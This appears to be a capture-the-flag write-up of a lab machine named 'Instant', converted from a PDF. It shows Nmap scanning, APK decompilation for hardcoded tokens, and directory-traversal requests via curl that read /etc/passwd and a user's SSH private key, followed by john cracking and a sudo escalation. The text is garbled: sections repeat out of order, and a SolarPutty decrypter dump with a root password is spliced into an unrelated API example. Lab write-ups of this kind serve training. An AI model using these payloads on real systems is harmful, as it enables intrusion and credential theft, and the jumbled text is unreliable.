
```
grep -i "token" instant_decompiled/**/*.*.java
```

## Exploit LFI vulnerabilities to access sensitive files:

Leverage Local File Inclusion (LFI) vulnerabilities identified in the API. By crafting specific directory traversal payloads, sensitive files like `/etc/passwd` and SSH keys were retrieved, exposing potential avenues for privilege escalation.

### Steps and Commands:

1. Use a crafted API request to retrieve the `/etc/passwd` file:






```
GET http://instant.htb/api/v1/logs?file=../../../../etc/passwd
```

## 2. Retrieve the SSH private key:

```
GET http://instant.htb/api/v1/logs?file=../../../../home/user/.ssh/id_rsa
```


## 3. Save the SSH private key locally and set permissions:



```
echo "<extracted-private-key>" > id_rsa
chmod 600 id_rsa
```


## Use password cracking and decryption for privilege escalation:

Utilize the extracted sensitive files and tokens to perform password cracking or decryption. This step included analyzing encrypted data and leveraging weak security configurations to elevate privileges.



## Steps and Commands:

1. Use john to crack an encrypted password file:



```
john --wordlist=/usr/share/wordlists/rockyou.txt encrypted_file
```

2. Decrypt any sensitive files using OpenSSL if needed:

```
openssl rsa -in id_rsa -out decrypted_key
```

## Achieve root access:

The final phase focused on exploiting the identified vulnerabilities to gain root access to the system. This involved using the private SSH key extracted from the LFI attack to log in and escalate to root privileges, completing the audit objectives.

## Steps and Commands:

1. Use the extracted SSH private key to log in as a standard user:

```
ssh -i id_rsa user@instant.htb
```

2. Escalate privileges to root using known vulnerabilities or misconfigurations:

```
sudo -l  
sudo su
```

3. **Configure the environment and tools:** Begin by setting up the necessary tools and operating system configurations. This includes updating dependencies, configuring VPN connections, and ensuring that the target machine is reachable. Tools such as Nmap, Apktool, and Swagger are essential for performing subsequent steps in the audit.
4. **Perform network scanning and reconnaissance:** Conduct an initial scan of the target system to identify open ports, services, and versions. Nmap was used extensively to uncover details about the target environment, which formed the foundation for further exploitation.
5. **Reverse engineer the APK file for sensitive data:** The APK file hosted on the target's web application was downloaded and decompiled using Apktool. This process revealed hardcoded admin tokens, API endpoints, and other sensitive information crucial for crafting exploitation strategies.
6. **Exploit LFI vulnerabilities to access sensitive files:** Leverage Local File Inclusion (LFI) vulnerabilities identified in the API. By crafting specific directory traversal payloads, sensitive files like `/etc/passwd` and SSH keys were retrieved, exposing potential avenues for privilege escalation.
7. **Use password cracking and decryption for privilege escalation:** Utilize the extracted sensitive files and tokens to perform password cracking or decryption. This step included analyzing encrypted data and leveraging weak security configurations to elevate privileges.
8. **Achieve root access:** The final phase focused on exploiting the identified vulnerabilities to gain root access to the system. This involved using the private SSH key extracted from the LFI attack to log in and escalate to root privileges, completing the audit objectives.

---

## 6. User-Level Access

### Reconnaissance

An initial Nmap scan revealed the following open ports:

- **Port 80 (HTTP):** Hosting a web application.
- **Port 22 (SSH):** Providing secure shell (SSH) access.

### Command Used:

```
nmap -sC -sV -v -T4 10.129.231.155
```

### Output Summary:

- **Port 80:** Apache/2.4.58 web server hosting a web application.
- **Port 22:** OpenSSH 9.6p1 for secure shell access.

The web application hosted at `http://instant.htb` provided a downloadable APK file. This APK file was later analyzed for sensitive information to facilitate further exploitation.

### Exploitation

## Reverse-engineering the APK File

The APK file was reverse-engineered to uncover hardcoded admin tokens and API endpoints, which were instrumental in crafting exploitation strategies.

### Steps and Commands:

#### 1. Download the APK file:

```
wget http://instant.htb/downloads/instant.apk
```

#### 2. Decompile the APK file using Apktool:

```
apktool d instant.apk -o instant_decompiled
```

#### 3. Search for sensitive data in decompiled files:


- Use `grep` to locate hardcoded tokens and API endpoints:

```
grep -r "token" instant_decompiled
```

- Example output revealed tokens in `AdminActivities.java`.

#### 4. Analyze API Endpoints:

- Extracted endpoints were tested using Swagger to identify exploitable vulnerabilities.



## Token Roadmap

### Reverse-engineered APK Token Roadmap:

```

Root
├── APK File
│   └── Decompiled Files
│       └── Java Classes
│           └── AdminActivities.java
│               ├── Admin Token: eyJhbGciOiJIUzI1NiIs...
│               └── API Endpoints:
│                   ├── GET /api/v1/view/profile
│                   ├── POST /api/v1/register
│                   └── GET /api/v1/logs

```

These extracted tokens and API endpoints served as the primary attack vectors for subsequent phases.

## Password Cracking


Errors encountered during password cracking were mitigated using the sensitive data extracted from the APK file.

## Steps and Commands:

### 1. Use john to perform password cracking:

```
john --wordlist=/usr/share/wordlists/rockyou.txt encrypted_file
```

- The process revealed decrypted passwords for further exploitation.



### 2. Utilize tokens from the APK to bypass authentication:

- Tokens like `eyJhbGciOiJIUzI1NiIs...` were injected into API headers for testing authentication bypass.

## Example API Test Using Tokens:

```


GET /api/v1/view/profile HTTP/1.1
Host: instant.htb
Authorization: Bearer eyJhbGciOiJIUzI1NiIs...

```

By combining reverse-engineering insights and extracted tokens, user-level access was successfully achieved and vulnerabilities were exploited effectively.

## GET and POST API Methods

- **GET:** Used to retrieve data from a server. Example:



```
GET http://instant.htb/api/v1/view/profile
```

- **POST:** Used to send data to a server for processing. Example:

```
POST http://instant.htb/api/v1/register
```

## Swagger

Swagger is a tool for documenting and testing APIs. It provides an interactive interface to explore API endpoints, making it easier to identify potential vulnerabilities. In this audit, Swagger revealed insecure endpoints for exploitation.

## 7. Admin-Level Access

### Privilege Escalation

#### LFI Exploitation:

The Swagger API documentation revealed an endpoint vulnerable to directory traversal attacks, enabling unauthorized access to sensitive files. This vulnerability was exploited to retrieve files like `/etc/passwd` and private SSH keys, which were critical for escalating privileges.

#### Steps and Commands:

1. **Identify the vulnerable endpoint using Swagger:** Swagger exposed the following vulnerable endpoint:

```
GET http://instant.htb/api/v1/logs?file=../../../../../../etc/passwd
```


## 2. Retrieve the /etc/passwd file:

```
curl "http://instant.htb/api/v1/logs?file=../../../../../../etc/passwd"
```

### o Output Example:

```
root:x:0:0:root:/root:/bin/bash
user:x:1000:1000::/home/user:/bin/bash
```

## 3. Retrieve the private SSH key:



```
curl "http://instant.htb/api/v1/logs?file=../../../../../../home/user/.ssh/id_rsa" > id_rsa
```

## 4. Set appropriate permissions for the private key:

```
chmod 600 id_rsa
```

## 5. Log in to the target system using the retrieved SSH key:

```
ssh -i id_rsa user@instant.htb
```

### o Successful login output:

```
Welcome to Instant
user@instant:~$
```

## 8. Key Concepts Explained

### SSH (Secure Shell)

- **Description:** SSH is a protocol for securely connecting to remote systems. It provides encrypted communication over the network.
- **Usage in Audit:** SSH was used to access the "Instant" machine after obtaining the private key via LFI exploitation.
- **Example Command:**

```
ssh -i id_rsa user@instant.htb
```


## RSA (Public and Private Key)

- **Description:** RSA is a cryptographic algorithm used for secure data transmission. It involves:
  - **Public Key:** Shared openly for encryption.
  - **Private Key:** Kept secret for decryption.
- **Usage in Audit:** The private SSH key was extracted via LFI and used to gain access to the system.
- **Example of Key Usage:**

```
ssh -i id_rsa user@instant.htb
```

## GET and POST API Methods

- **GET Method:**
  - **Usage:** Retrieves data from a server.
  - **Example:**



```
SolarPutty's Sessions Decrypter by VoidSec
-----
{
  "Sessions": [
    {
      "Id": "532c88c4-e60e-49ab-b52d-7a86ee6e5c91",
      "Ip": "192.168.0.1",
      "Port": 22,
      "ConnectionType": 1,
      "SessionName": "Firewall 1",
      "Authentication": 0,
      "CredentialsID": "e1d03242-69fa-41b7-978e-b443f3f9c4ae",
      "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
      "LastTimeOpen": "0001-01-01T00:00:00",
      "OpenCounter": 0,
      "Serialline": null,
      "Speed": 0,
      "Color": "#FF176998",
      "TelnetConnectionWaitSeconds": 0,
      "LoggingEnabled": false,
      "RemoteDirectory": null
    }
  ],
  "Credentials": [
    {
      "Id": "e1d03242-69fa-41b7-978e-b443f3f9c4ae",
      "CredentialsName": "SecretPWD",
      "Username": "root",
      "Password": "mysup3rsecretPassword1!!",
      "PrivateKeyPath": "",
      "Passphrase": "",
      "PrivateKeyContent": null
    }
  ]
}
```

```
